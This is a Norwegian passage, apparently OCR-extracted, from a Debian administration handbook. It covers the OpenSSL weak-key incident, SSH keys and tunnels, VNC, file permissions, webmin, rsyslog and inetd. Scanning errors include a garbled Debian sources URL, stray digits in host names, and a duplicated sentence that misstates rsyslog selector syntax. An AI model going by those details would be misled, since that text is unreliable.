Spesielt når OpenSSL ble brukt til å generere en nøkkel, produserte den alltid en nøkkel i løpet av et visst sett av hundretusener av nøkler (32 000 multiplisert med et lite antall nøkkellengder). Dette påvirket SSH-nøkler, SSL-nøkler og X.509-sertifikater som brukes av mange programmer, som OpenVPN. En inntrenger trengte bare å prøve alle nøklene for å få uautorisert tilgang. For å redusere virkningen av problemet ble SSH-bakgrunnsprosessen modifisert til å nekte problematiske nøkler som er oppført i *openssh-blacklist*- og *openssh-blacklist-extra*-pakkene. I tillegg tillater `ssh-vulnkey`-kommandoen identifisering av mulige kompromitterte nøkler i systemet.

En grundigere analyse av denne hendelsen bringer frem i lyset at det er et resultat av flere (små) problemer, både i OpenSSL-prosjektet og med Debian-pakkevedlikeholderen. Et mye brukt bibliotek som OpenSSL skal - uten endringer - ikke generere advarsler under testing av `valgrind`. Videre bør koden (spesielt de delene som er så følsomme som RNG) bli bedre kommentert for å forhindre slike feil. På Debians side, ønsket vedlikeholderen å validere modifikasjonene med OpenSSLs utviklere, men forklarte ganske enkelt endringene, uten å legge ut den korresponderende programfiksen til gjennomgang, og unnlot å nevne sin rolle i Debian. Endelig, vedlikeholdsvalgene var sub-optimale: Endringene i den opprinnelige koden ble ikke klart dokumentert; alle modifikasjoner ble effektivt lagret i en Subversjon kildebrønn, men de endte opp med alt samlet i en enkelt programfiks under oppretting av kildepakken.

Det er vanskelig under slike forhold å finne de korrigerende tiltak for å hindre gjentakelse av slike hendelser. Denne leksen ga her den lærdommen at alle divergenser Debian introduserer i oppstrøms programvare, må begrunnes, dokumenteres, sendes til oppstrømsprosjektetet når det er mulig, og publiseres vidt. Det er ut fra dette perspektivet at det nye kildepakkeformatet («3.0 (quilt)») og webtjenesten for Debian-kilder ble utviklet.

➨ `https://sources.debian.netorg`

Brukeren generer et nøkkelpar på klientmaskinen med `ssh-keygen -t rsa`; den offentlige nøkkelen er lagret i `~/.ssh/id_rsa.pub`, mens den korresponderende private nøkkel er lagret i `~/.ssh/id_rsa`. Brukeren bruker så `ssh-copy-id` *`server`* for å legge til sin offentlige nøkkel til `~/.ssh/authorized_keys`-filen på tjeneren. Dersom den private nøkkelen ikke var beskyttet med en «adgangsfrase» p å tidspunktet for etableringen, vil alle etterfølgende innlogginger på serveren fungere uten et passord. Ellers må den private nøkkelen dekrypteres hver gang ved å skrive inn passordet. Heldigvis tillater `ssh-agent` oss å holde private nøkler i minnet for å ikke regelmessig måtte taste inn igjen passord. For dette bruker du bare `ssh-add` (en gang per økt), forutsatt at økten allerede er knyttet til en funksjonell forekomst med `ssh-agent`. Debian aktiverer den som standard i grafiske økter, men dette kan deaktiveres ved å endre `/etc/X11/Xsession.options`. Du kan manuelt starte en konsolløkt med `eval $(ssh-agent)`.

SIKKERHET

Beskyttelse av den private nøkkelen

Den som har den private nøkkelen, kan logge seg på den kontoen som er satt opp for det. Dette er grunnen til at tilgang til den private nøkkelen er beskyttet av en «adgangsfrase» («passphrase»). Noen som får en kopi av en privat nøkkelfil (for eksempel `~/.ssh/id_rsa`), må fremdeles kjenne denne frasen for å kunne bruke den. Denne ekstra beskyttelse er imidlertid ikke uangripelig, og hvis du tror at denne filen har blitt kompromittert, er det best å deaktivere den nøkkelen på datamaskinene der den har blitt installert (ved å fjerne den fra `authorized_keys` filer), og erstatte den med en nylig generert nøkkel.

Ved hjelp av Remote X11-programmer

SSH-protokollen tillater videresending av grafiske data («X11»-økt, fra navnet på det mest utbredte grafiske systemet i Unix); tjeneren holder da en egen kanal for disse dataene. Spesielt kan et grafisk program, kjørt eksternt, vises på X.org-tjeneren til den lokale skjermen, og hele økten (inndata og visning) vil være sikker. Ettersom denne funksjonen tillater at eksterne programmer forstyrrer det lokale systemet, er det deaktivert som standard. Du kan aktivere det ved å angi X11Forwarding yes i tjeneroppsettsfilen (`/etc/ssh/sshd_config`). Avslutningsvis må brukeren også be om det ved å legge -X-valget til `ssh`-kommandolinjen.

Å lage krypterte tunneler med portvideresending (Port Forwarding)

Dets -R og -L-valg tillater `ssh` å lage «krypterte tunneler» mellom to maskiner, sikker videresending til en lokal TCP-port (se sidestolpe «TCP/UDP» side 238) til en ekstern maskin og omvendt.

ORDFORRÅD

Tunnel

Internettet, og de fleste lokalnett som er koblet til det, opererer i pakke-modus, og ikke i tilkoblet modus. Dette betyr at en pakke utstedt fra en datamaskin til en annen, kommer til å bli oppholdt på flere mellomliggende rutere for å finne veien til sin destinasjon. Du kan fortsatt simulere en tilkoblet operasjon der strømmen er innkapslet i normale IP-pakker. Disse pakkene følger sin vanlige rute, men strømmen blir rekonstruert uendret på bestemmelsesstedet. Vi kaller dette en «tunnel», tilsvarende en veitunnel der biler kjører direkte fra inngangen (inndata) til utgangen (utdata) uten å møte noen kryss, i motsetning til en bane på overflaten, som ville innebære kryss og skiftende retninger.


Du kan bruke denne muligheten til å legge kryptering til tunnelen: Strømmen som flommer igjennom er da ugjenkjennelig fra utsiden, men den blir levert dekryptert ved utgangen av tunnelen.

`ssh -L 8000:server:25 intermediary` etablerer en SSH-økt med *intermediary*-verten, og lytter til lokal port 8000 (se Figur 9.3, "Videresende en lokal port med SSH" side 211). For alle tilkoblinger som etableres til denne porten, vil `ssh` initiere en forbindelse fra *intermediary*-datamaskinen til port 25 på *server*-tjeneren, og vil binde begge tilknytninger sammen.


`ssh -R 8000:server:25 intermediary` etablerer også en SSH-økt til *intermediary*-datamaskinen, men det er på denne maskinen at `ssh` lytter til port 8000 (se Figur 9.4,

"Videresende en ekstern port med SSH" side 211). Alle tilknytninger som er etablert til denne porten vil få `ssh` til å åpne en tilknytning fra den lokale maskinen til port 25 hos *server*-en, og til å binde begge tilknytninger sammen.

I begge tilfeller er forbindelsene lagt til port 25 på *1server*-verten, og passerer gjennom SSH-tunnelen som er etablert mellom den lokale maskinen og *3intermediary*-maskinen. I det første tilfellet er inngangen til tunnelen lokal port 8000, og dataene beveger seg mot *intermediary*-maskinen før de blir dirigert videre til *server*en i det «offentlige» nettverket. I det andre tilfellet er inngangen og utgangen i tunnelen reversert: Inngangen er port 8000 på *intermediary*-maskinen, og utdataene er på den lokale verten, og dataene blir deretter sendt til *server*-en. I praksis er tjeneren vanligvis enten den lokale maskinen eller mellomstasjonen. På den måten sikrer SSH forbindelsen fra den ene enden til den andre.



Figur 9.3 *Videresende en lokal port med SSH*



Figur 9.4 *Videresende en ekstern port med SSH*

9.2.2. Å bruke eksterne grafiske skrivebord

VNC (Virtual Network Computing) tillater ekstern tilgang til grafiske skrivebord.

Dette verktøyet er mest brukt for teknisk assistanse; administratoren kan se feil som brukeren står overfor, og vise dem hva det er riktig å gjøre, uten å måtte stå ved siden av dem.

Først må brukeren autorisere deling av sin økt. GNOMEs grafiske skrivebordsmiljø fra *Jessie* og videre omfatter dette alternativet i sitt oppsettspanel (i motsetning til tidligere versjoner av Debian, der brukeren måtte installere og kjøre `vino`). KDE Plasma krever fortsatt at `krfb` brukes for å tillate deling av en eksisterende økt over VNC. For andre grafiske skrivebordsmiljøer tjener `x11vnc`-kommandoen (fra Debian-pakken med samme navn) samme formål: Du kan gjøre det tilgjengelig for brukeren med et eksplisitt ikon.

Når den grafiske økten er gjort tilgjengelig av VNC, må administratoren koble den til med en VNC-klient. GNOME har `vinagre` og `remmina` til det, mens KDE prosjektet inkluderer `krdc` (i menyen hos K → Internet → Tilkobling til et eksternt system (Remote Desktop Client)). Det er andre VNC-klienter som bruker kommandolinjen, for eksempel `xvnc4viewer` i Debian-pakken med samme navn. Når du er tilkoblet, kan administratoren se hva som skjer, arbeide eksternt på maskinen, og vise brukeren hvordan man går frem.

SIKKERHET

VNC over SSH

Hvis du ønsker å koble til med VNC, og du ikke vil at dataene sendes i klartekst på nettverket, er det mulig å kapsle dataene i en SSH-tunnel (se del 9.2.1.3, «Å lage krypterte tunneler med portvideresending (Port Forwarding)» side 210). Du må bare vite at VNC bruker port 5900 som standard for det første skjermbildet (kalt «localhost:0»), 5901 for den andre (kalt «localhost:1»), osv.

`ssh -L localhost:5901:localhost:5900 -N -T` *`maskin`*-kommandoen oppretter en tunnel mellom lokal port 5901 i lokalvertgrensesnittet og til 5900-porten hos *maskin*-verten. Den første «lokalverten» begrenser SSH til å lytte bare til det grensesnittet på den lokale maskinen. Den andre «lokalverten» indikerer grensesnittet på den eksterne maskinen som skal motta nettverkstrafikk til «localvertst:5901». Dermed vil `vncviewer localhost:1` knytte VNC-klienten til den eksterne skjermen, selv om du anga navnet på den lokale maskinen.

Når VNC-økten er lukket, må du huske å stenge tunnelen ved også å avslutte den tilsvarende SSH-økten.

DET GRUNNLEGGENDE

Display manager

`gdm3`, `kdm`, `lightdm`, og `xdm` er Display Managere. De tar kontroll over det grafiske grensesnittet kort etter oppstart for å gi brukeren et innloggingsbilde. Når brukeren har logget inn, kjøres de programmene som trengs for å starte en grafisk arbeidsøkt .

VNC fungerer også for mobile brukere, eller næringslivsledere, som av og til trenger å logge inn hjemmefra for å få tilgang til et eksternt skrivebord lik det de bruker på jobben. Oppsettet av en slik tjeneste er mer komplisert: Du må først installere *vnc4server*-pakken, endre oppsettet på skjermviseren til å godta XDMCP Query-forespørsler (for `gdm3`. Dette kan gjøres ved å legge til Enable=true i «xdmcp»-seksjonen til `/etc/gdm3/daemon.conf`), og til slutt, starte VNC-tjeneren

med `inetd` slik at en økt starter automatisk når en bruker prøver å logge seg inn. For eksempel kan du legge til denne linjen til `/etc/inetd.conf`:

```
5950  stream  tcp  nowait  nobody.tty  /usr/bin/Xvnc Xvnc -inetd -query localhost -
    ➥ once -geometry 1024x768 -depth 16 securitytypes=none
```

Å omdirigere innkomne forbindelser til skjermhåndterer, løser problemet med autentisering, fordi bare brukere med lokale kontoer vil passere innloggingsskjermen `gdm3` login screen (eller tilsvarende `kdm`, `xdm`, etc.). Ettersom denne operasjonen tillater flere samtidige påloggingar uten problem (forutsatt at tjenermaskinen er kraftig nok), kan den også brukes til å tilby komplette skrivebord til mobile brukere (eller til mindre kraftige stasjonære systemer, satt opp som tynne klienter). Brukere logger bare inn på tjenermaskinens skjerm med `vncviewer` *`server`*`:50`, fordi den benyttede porten er 5950.

SIKKERHET

`setuid`- og `setgid`-programmer

To spesielle rettigheter er relevante for kjørbare filer: `setuid` og `setgid` (symbolisert med bokstaven «s»). Merk at vi ofte snakker om «bit», siden hver av disse boolske verdiene kan representeres ved en 0 eller et 1. Disse to rettighetene tillater alle brukere å kjøre programmet med henholdsvis rettighetene til eieren eller gruppen. Denne mekanismen gir tilgang til funksjoner som krever tillatelser på et høyere nivå enn du vanligvis har.

Ettersom et `setuid`-root-program systematisk kjøres under superbruker-identiteten, er det svært viktig å sikre at det er trygt og pålitelig. Faktisk, skulle en bruker klare å forbigå (undergrave) det for å bruke en kommando etter eget valg, kunne denne brukeren utgi seg for å være root-bruker, og få alle rettigheter til systemet.

9.3. Håndtering av rettigheter

Linux er definitivt et flerbrukersystem (multi-user system), så det er nødvendig å gi et tillatelsessystem for å kontrollere et sett autoriserte operasjoner på filer og kataloger, for alle systemressurser og enheter (på et Unix-system, er enhver enhet representert ved en fil eller katalog). Dette prinsippet er felles for alle Unix-systemer, men en påminnelse er alltid nyttig, særlig fordi det er noen interessante og relativt ukjente, avanserte bruksmåter.

Hver fil eller katalog har egne tillatelser for tre kategorier av brukere:

- dens eier (symbolisert ved u som i «user»);
- dens eiergruppe (symbolisert med g som i «gruppe»), som representerer alle medlemmene i gruppen;
- de andre (symbolisert med o som i «other»).

Tre typer rettigheter kan kombineres:

- lesing (symbolisert med r som i «read»);
- skrive (eller modifisere, symbolisert ved w som i «write»);

- utføre (symbolisert med x som i «eXecute»).

Når det gjelder en fil, er disse rettighetene lette å forstå: Lesetilgang tillater å lese innhold (inkludert kopiering), skrivetilgang tillater å endre den, og med kjøretilgang kan du kjøre den (som bare vil fungere hvis den er et program).

En katalog håndteres annerledes. Lesetilgang gir rett til å gjennomgå listen over oppføringene (filer og kataloger), skrivetilgang tillater å lage eller slette filer, og utføringstilgang tillater å krysse gjennom den (spesielt å gå dit med `cd`-kommandoen). Å kunne krysse gjennom en katalog uten å kunne lese den, gir tillatelse til å gå til de oppføringene som er kjent ved navn, men ikke til å finne dem hvis man ikke vet at de finnes, eller deres nøyaktige navn.

SIKKERHET

`setgid` katalog og *sticky bit*

`setgid`-biten gjelder også kataloger. Ethvert nyopprettet element i slike kataloger blir automatisk knyttet til eiergruppen til den overordnede katalogen, i stedet for, som vanlig, å arve opphavsmannens (skaperens) hovedgruppe. Med dette oppsettet unngås det at brukeren trenger å endre sin hovedgruppe (med `newgrp`-kommandoen) når man arbeider i et fil-tre som deles mellom flere brukere i samme dediserte gruppe.

«Sticky bit» - den «klebrige» bit-en - (symbolisert med bokstaven «t») er en tillatelse som bare er nyttig i kataloger. Det blir spesielt brukt for midlertidige kataloger, der alle har skrivetilgang (for eksempel `/tmp/`): Bit-en begrenser slettingen av filer slik at bare fileieren (eller eieren av den overordnede katalogen) kan gjøre det. Mangler denne, kan alle slette andre brukeres filer i `/tmp/`.

Tre kommandoer kontrollerer tillatelser knyttet til en fil:

- `chown` *`bruker fil`* endrer eieren av filen;
- `chgrp` *`gruppe fil`* endrer eiergruppen;
- `chmod` *`rettigheter fil`* endrer tillatelsene for filen.

Det er to måter å presentere rettighetene på. Blant dem er den symbolske representasjon trolig den enkleste å forstå og huske. Det innebærer bokstavsymboler som nevnt ovenfor. Du kan definere rettigheter for hver kategori av brukere (u/g/o), ved å sette dem eksplisitt (ved =), ved å legge til (+), eller trekke fra (-). Dermed gir u=rwx,g+rw,o-r-formelen eieren lese-, skrive-, og utføringsrettigheter, legger til lese- og skriverettigheter for eiergruppen, og fjerner leserettigheter for andre brukere. Rettigheter som ikke er endret ved å legge til eller fjerne i en slik kommando, forblir uendret. Bokstaven a, for «alle», dekker alle tre kategorier brukere, slik at a=rx gir alle tre kategorier de samme rettigheter (lese og kjøre, men ikke skrive).

Den (åttetalls-) numeriske representasjonen forbinder hver rettighet med en verdi: 4 for lese-, 2 for skrive, og 1 for å utføre. Vi forbinder hver kombinasjon av rettigheter med summen av tallene. Hver verdi blir deretter knyttet til ulike kategorier av brukere ved å sette dem side ved side (end to end)i den vanlige rekkefølgen (eier, gruppe, andre).

For eksempel `chmod 754` *`fil`*-kommandoen vil gi de følgende rettigheter: lese, skrive og utføre for eieren (fordi 7 = 4 + 2 + 1); lese og utføre for gruppen (fordi 5 = 4 + 1); bare lese for andre. 0 betyr ingen rettigheter; da `chmod 600` *`fil`* tillater lese/skrive-rettigheter for eieren, og ingen

rettigheter for noen andre. De hyppigste rettighetskombinasjonene er 755 for kjørbare filer og kataloger, og 644 for datafiler.

For å representere spesielle rettigheter kan du stille et fjerde siffer foran dette tallet etter samme prinsipp, der setuid, setgid og sticky-bitene er henholdsvis 4, 2 og 1. `chmod 4754` vil knytte setuid-biten til den tidligere beskrevne rettigheten.

Merk at bruk av åttetallsystemet bare tillater å sette alle rettigheter samtidig i en fil; du kan ikke bruke den til å bare legge til en ny rett, slik som lesetilgang for gruppens eier, siden du må ta hensyn til eksisterende rettigheter, og beregne ny tilsvarende tallverdi.

TIPS

Gjentatte operasjoner

Noen ganger må vi endre rettighetene for et helt fil-tre. Alle kommandoene ovenfor har en `-R`-mulighet til å operere gjentakende (rekursivt) i underkataloger.

Skillet mellom kataloger og filer fører noen ganger til problemer med rekursive operasjoner. Derfor er «X»-bokstaven innført i symboloversikten over rettigheter. Den representerer en rett til å utføre noe som bare gjelder kataloger (og som ikke gjelder filer som ikke har denne retten). Dermed vil `chmod -R a+X` *`katalog`* bare legge til utføringsrettigheter for alle kategorier av brukere (`a`) for alle underkataloger, og filer der minst én brukerkategori (selv om det er eneeieren) allerede har utføringsrettigheter.

TIPS

Endre bruker og gruppe

Ofte vil du ønske å endre filgruppen samtidig som du endrer eier. `chown`-kommandoen har en egen syntaks for det: `chown` *`bruker:gruppe fil`*

FOR VIDEREKOMMENDE

`umask`

Når et program oppretter en fil, tildeler det indikative tillatelser, vel vitende om at systemet fjerner visse rettigheter, gitt av kommandoen `umask`. Skriv inn `umask` i et skall; og du vil se en maske slik som `0022`. Dette er rett og slett en åttetalls representasjon av rettighetene som systematisk skal fjernes (i dette tilfellet, skriverettigheten for gruppen og andre brukere).

Hvis du gir den en ny oktal verdi, modifiserer `umask`-kommandoen masken. Brukt i en skall-initialiseringsfil (for eksempel `~/.bash_profile`), vil den effektivt endre standardmasken for dine arbeidsøkter.

9.4. Administrasjonsgrensesnitt

Å bruke et grafisk administrasjonsgrensesnitt er interessant i ulike situasjoner. En administrator kjenner ikke nødvendigvis alle oppsettsdetaljer for alle sine tjenester, og har ikke alltid tid til å gå igjennom dokumentasjonen i saken. Et grafisk administrasjonsgrensesnitt kan dermed akselerere utplassering av en ny tjeneste. Det kan også forenkle oppsettet av tjenester som er vanskelige å sette opp.


Et slikt grensesnitt er bare et hjelpemiddel, og ikke et mål i seg selv. I alle tilfeller må administratoren beherske hvordan det virker for å forstå og løse mulige problemer.

Siden ingen grensesnitt er perfekte, kan du bli fristet til å prøve ulike løsninger. Dette bør så mye som mulig unngås, siden arbeidsmetodikken til ulike verktøy ofte er uforenlige. Selv om alle har

som mål å være svært fleksible, og prøve å adoptere oppsettsfilen som en eneste referanse, er de ikke alltid i stand til å integrere eksterne endringer.

9.4.1. Å administrere med et nettbrukergrensesnitt: `webmin`

Dette er uten tvil et av de mest vellykkede administrasjonsgrensesnittene. Det er et modulsystem styrt gjennom en nettleser, og dekker et bredt spekter av områder og verktøy. Videre er det internasjonalisert, og tilgjengelig på mange språk.



Figur 9.5 *Webmin-kontrollpanel*

Trist nok, `webmin` er ikke lenger en del av Debian. Debian vedlikeholder - Jaldhar H. Vyas - fjernet pakkene han hadde laget fordi han ikke lenger hadde den tiden som er nødvendig for å vedlikeholde dem på et akseptabelt kvalitetsnivå. Ingen har offisielt tatt over, så *Buster* har ikke med `webmin`-pakken.

Det er imidlertid en uoffisiell pakke tilgjengelig fra nettsiden webmin.com. Til forskjell fra den opprinnelige Debian-pakken, er denne pakken monolittisk; alle oppsettsmodulene installeres og aktiveres som standard, selv om den tilsvarende tjenesten ikke er installert på maskinen.

SIKKERHET

Endre rotpassordet

Ved den første innloggingen blir identifikasjon avklart med root-brukernavnet og tilhørende passord. Det anbefales å endre passordet som brukes for `webmin` så snart som mulig, slik at hvis det er kompromittert, berøres ikke root-passordet, selv om dette tildeler viktige administrative rettigheter til maskinen.

Vær forsiktig! Fordi `webmin` har så mange funksjoner, vil en ondsinnet bruker med tilgang til den kunne kompromittere sikkerheten til hele systemet. Generelt er grensesnitt av denne typen ikke anbefalt for viktige systemer med sterke sikkerhetsbegrensninger (brannmur, sensitive servere, etc.).

Webmin brukes via et nettgrensesnitt, men krever ikke at Apache installeres. I hovedsak har dette programmet sin egen integrerte mini-nettjener. Denne tjeneren lytter som standard på port 10000, og aksepterer sikre HTTP-tilkoblinger.

De inkluderte moduler dekker et bredt spekter av tjenester, blant disse er:

- alle basistjenester: oppretting av brukere og grupper, håndtering av `crontab`-filer, initskripter, å se logger, etc.
- bind: DNS tjeneroppsett (navntjeneste);
- postfix: SMTP-tjeneroppsett (e-post);
- inetd: oppsett for `inetd`-supertjeneren;
- quota: brukerkvotehåndtering;
- dhcpd: DHCP-tjeneroppsett;
- proftpd: FTP-tjeneroppsett;
- samba: Samba filtjeneroppsett;
- software: Installasjon eller fjerning av programvare fra Debian-pakker og systemoppdateringer .

Administrasjonsgrensesnittet er tilgjengelig i en nettleser på https://localhost:10000. Pass opp! Ikke alle modulene kan brukes direkte. Noen ganger må de settes opp ved å angi plasseringen av de tilhørende oppsettsfiler og noen kjørbare filer (programmer). Ofte vil systemet høflig stille deg spørsmål når det ikke klarer å aktivere den modulen det er bedt om.

ALTERNATIV

GNOME kontrollsenter

GNOME-prosjektet gir også flere administrasjonsgrensesnitt som vanligvis er tilgjengelig via «Innstillinger»-elementet i brukermenyen øverst til høyre. `gnome-control-center` er hovedprogrammet som bringer dem alle sammen, men mange av de brede systemomfattende oppsettsverktøy er effektivt levert av andre pakker (*accountsservice*, *system-config-printer*, etc.). Selv om de er enkle å bruke, dekker disse programmene kun et begrenset antall basetjenester: Brukeradministrasjon, tidsoppsett, nettverksoppsett, skriveroppsett, og så videre.

DEBIAN-RETNINGSLINJER

Ta vare på endringer

Debian-retningslinjene fastslår uttrykkelig at alt skal gjøres for å bevare manuelle endringer i en oppsettsfil, slik at flere og flere skript tar forholdsregler når du redigerer oppsettsfiler. Det generelle prinsippet er enkelt: Skriptet vil bare gjøre endringer hvis den kjenner statusen til oppsettsfilen, som er bekreftet ved å sammenligne kontrollsummen til filen mot den til den siste automatisk genererte filen. Hvis de er de samme, er skriptet autorisert til å endre oppsettsfilen. Ellers bestemmer det at filen er blitt endret, og spør hvilke tiltak det skal ta (installere den nye filen, lagre den gamle filen, eller prøve å integrere de nye endringene med den eksisterende filen). Dette føre var-prinsippet har lenge vært unikt for Debian, men andre distribusjoner har gradvis begynt å omfavne det.

Programmet `ucf` (fra Debian-pakken med samme navn) kan brukes til å få til at det skjer.

9.4.2. Oppsett av pakker: `debconf`

Mange pakker blir automatisk satt opp etter å ha spurt noen spørsmål under installasjon via Debconf-verktøyet. Disse pakkene kan settes opp ved å kjøre `dpkg-reconfigure` *`pakke`*.

I de fleste tilfeller er disse innstillingene veldig enkle; bare noen få viktige variabler i oppsettsfilen er endret. Disse variablene er ofte gruppert mellom to «avgrensnings»-linjer slik at nytt oppsett av pakken bare påvirker dette avgrensede området. I andre tilfeller vil ikke et nytt oppsett endre noe om skriptet oppdager en manuell endring i oppsettsfilen, for å kunne bevare disse manuelle inngrepene (fordi skriptet ikke kan sikre at egne tilpasninger ikke vil forstyrre eksisterende innstillinger).

9.5. `syslog` Systemhendelser

9.5.1. Prinsipp og mekanisme

`rsyslogd`-bakgrunnsprosessen er ansvarlig for innsamling av servicemeldinger som kommer fra programmer og kjernen, og deretter ekspedere dem til loggfiler (vanligvis lagret i `/var/log/`-mappen). Den adlyder oppsettsfilen `/etc/rsyslog.conf`.

Hver loggmelding er forbundet med en delsystemapplikasjon (kalt «facility» i dokumentasjonen):

- auth og authpriv: for autentisering;
- cron: kommer fra aktivitetsplanleggingstjenester,`cron` og `atd`;
- daemon: påvirker en bakgrunnsprosess uten noen spesiell klassifisering (DNS, NTP, etc.);
- ftp: gjelder FTP-tjeneren;
- kern: melding kommer fra kjernen;
- lpr: kommer fra skriver-delsystemet;
- mail: kommer fra e-post-delsystemet (the e-mail-subsystem);
- news: Usenet delsystem-melding (spesielt fra en NNTP - Network News Transfer Protocol - tjener som styrer nyhetsgrupper);
- syslog: meldinger fra `syslogd`-tjeneren selv;
- user: brukermeldinger (generisk);
- uucp: meldinger fra UUCP-tjeneren (Unix til Unix Copy Program, en gammel protokoll som særlig brukes til å distribuere e-postmeldinger);
- local0 til local7: reservert for lokal bruk.

Hver melding er også knyttet til et prioritetsnivå. Her er listen i synkende rekkefølge:

- emerg: «Hjelp!» Det er krise, systemet er sannsynligvis ubrukelig.
- alert: skynd deg, enhver forsinkelse kan være farlig, det må handles umiddelbart;
- crit: forholdene er kritiske;
- err: feil;
- warn: advarsel (mulig fare);

- notice: forholdene er normale, men budskapet er viktig;
- info: informativt budskap;
- debug: feilsøkingsbudskap.

9.5.2. Oppsettsfilen

Syntaksen til `/etc/rsyslog.conf`-filen er beskrevet detaljert i `rsyslog.conf(5)`-manualsiden, men det er også HTML-dokumentasjon tilgjengelig i *rsyslog-doc*-pakken (`/usr/share/doc/rsyslog-doc/html/index.html`). Det gjennomgående prinsippet er å skrive «selector» og «action»-par. «Selector» definerer alle relevante meldinger, og handlingene beskriver hvordan man skal håndtere dem.

Syntaksen til velgeren (Selector)

Selektoren (velgeren) er en semikolon-delt liste med *subsystem.prioritet*-par (for eksempel: auth.notice;mail.info). En stjerne kan representere alle delsystemer, eller alle prioriteringer (eksempler: *.alert, eller mail.*). En stjerne kan representere alle delsystemer, eller alle prioriteringer (eksempler: auth,mail.info). Den indikerte prioriteten dekker også meldinger med tilsvarende, eller høyere prioritet; på den måten auth.alert indikerer auth subsystem-meldingene til alert, eller emerg-prioritet. Prefiks med et utropstegn (!), indikerer det motsatte, med andre ord de strengt tatt lavere prioriteringer; auth.!notice, og indikerer dermed meldinger utstedt fra auth, med info eller debug-prioritet. Prefiks med et likhetstegn (=), tilsvarer presist og bare den angitte prioriteten (auth.=notice, gjelder bare meldinger fra auth med notice-prioritet).

Hvert element i Selektor-listen overstyrer tidligere elementer. Dermed er det mulig å avgrense et sett, eller å utestenge visse elementer fra den. For eksempel betyr kern.info;kern.!err meldinger fra kjernen med prioritet mellom info og warn. none-prioritet indikerer det tomme settet (ingen prioriteringer), og kan tjene til å utelukke et delsystem fra et sett med meldinger. Dermed indikerer *.crit;kern.none alle meldingene med prioritet lik eller høyere enn crit, som ikke kommer fra kjernen.

Syntaks for handlinger

DET GRUNNLEGGENDE

Den navngitte kanalen (named pipe), en vedvarende kanal

En navngitt kanal er en spesiell type fil som virker som en tradisjonell kanal (kanalen som du lager med «|» -symbolet på kommandolinjen), men via en fil. Denne mekanismen har fordelen av å kunne forholde seg til to ikke-relaterte prosesser. Alt som er skrevet til en navngitt kanal blokkerer prosessen som skriver frem til en annen fremgangsmåte forsøker å lese de data som er skrevet. Denne andre prosessen leser de dataene som er skrevet av den første, som så kan gjenoppta kjøringen.

En slik fil er laget med `mkfifo`-kommandoen.

De forskjellige mulige handlinger er:

- å legge til en melding til en fil (eksempel: `/var/log/messages`);
- sende meldingen til en ekstern `syslog`-tjener (eksempel: @log.falcot.com);
- send meldingen til en eksisterende navngitt kanal (eksempelvis: |/dev/xconsole);
- send meldingen til én eller flere brukere, hvis de er innlogget (eksempelvis:root,rhertzog);
- send meldingen til alle innloggede brukere (eksempelvis: *);
- skriv meldingen i en tekstkonsoll (eksempelvis: /dev/tty8).

SIKKERHET

Videresending av logger

Det er en god idé å spille inn de viktigste loggene på en annen maskin (kanskje avsatt til dette formålet), siden dette vil hindre enhver mulig inntrenger fra å fjerne sporene av inntrengningen deres (med mindre, selvfølgelig, de også kompromitterer denne andre tjeneren). Videre har du, ved et stort problem (for eksempel et kjernekrasj), logger tilgjengelig på en annen maskin, noe som øker dine sjanser til å bestemme rekkefølgen av hendelser som forårsaket ulykken.

For å godta loggmeldinger sendt fra andre maskiner må du sette opp *rsyslog*: I praksis, er det tilstrekkelig å aktivere de ferdig-til-bruk oppføringene i `/etc/rsyslog.conf` (`$ModLoad imudp` og `$UDPServerRun 514`).

9.6. Super-server `inetd`

Inetd (ofte kalt «Internet super-server») er en tjener for tjenere. Den kjører tjenere som sjeldent blir brukt, etter behov, slik at de slipper å kjøre kontinuerlig.

`/etc/inetd.conf`-filen lister disse tjenerne og deres vanlige porter. Kommandoen `inetd` lytter til dem alle; Når den oppdager en forbindelse til en slik port, kjører den det tjenesteprogrammet som hører til.

DEBIAN-RETNINGSLINJER

Registrering av tjener i `inetd.conf`

Pakker ønsker ofte å registrere en ny tjener i `/etc/inetd.conf`-filen, men Debian Policy forhindrer alle pakker fra å modifisere en oppsettsfil som den ikke eier. Dette er grunnen til at `update-inetd`-skriptet (i pakken med samme navn) ble opprettet: Den håndterer oppsettfilen, og andre pakker kan dermed bruke den til å registrere en ny tjener i super-tjenerens oppsett.

Hver viktige linje i `/etc/inetd.conf`-filen beskriver en tjener med syv felt (atskilt med mellomrom):

- TCP- eller UDP-portnummer, eller tjenestenavnet (som er koblet til et standard portnummer med den informasjonen som finnes i `/etc/services`-filen).
- Type socket: stream for en TCP-forbindelse, dgram for UDP-datagrammer.
- Protokollen: tcp eller udp.
- Valgene: To mulige verdier: wait eller nowait, for å formidle til `inetd` om det skal vente eller ikke til slutten av den startede prosessen før du godtar en annen forbindelse. For

TCP-forbindelser, enkelt multiplexbare, kan du vanligvis bruke nowait. For programmer som svarer over UDP, skal du bruke nowait bare hvis tjeneren kan håndtere flere tilkoblinger i parallell. Du kan ende dette feltet med et punktum, fulgt av det maksimale antall forbindelser autorisert pr. minutt (standardgrensen er 256).

- Brukernavnet til brukeren under hvilken identitet tjeneren vil kjøre.
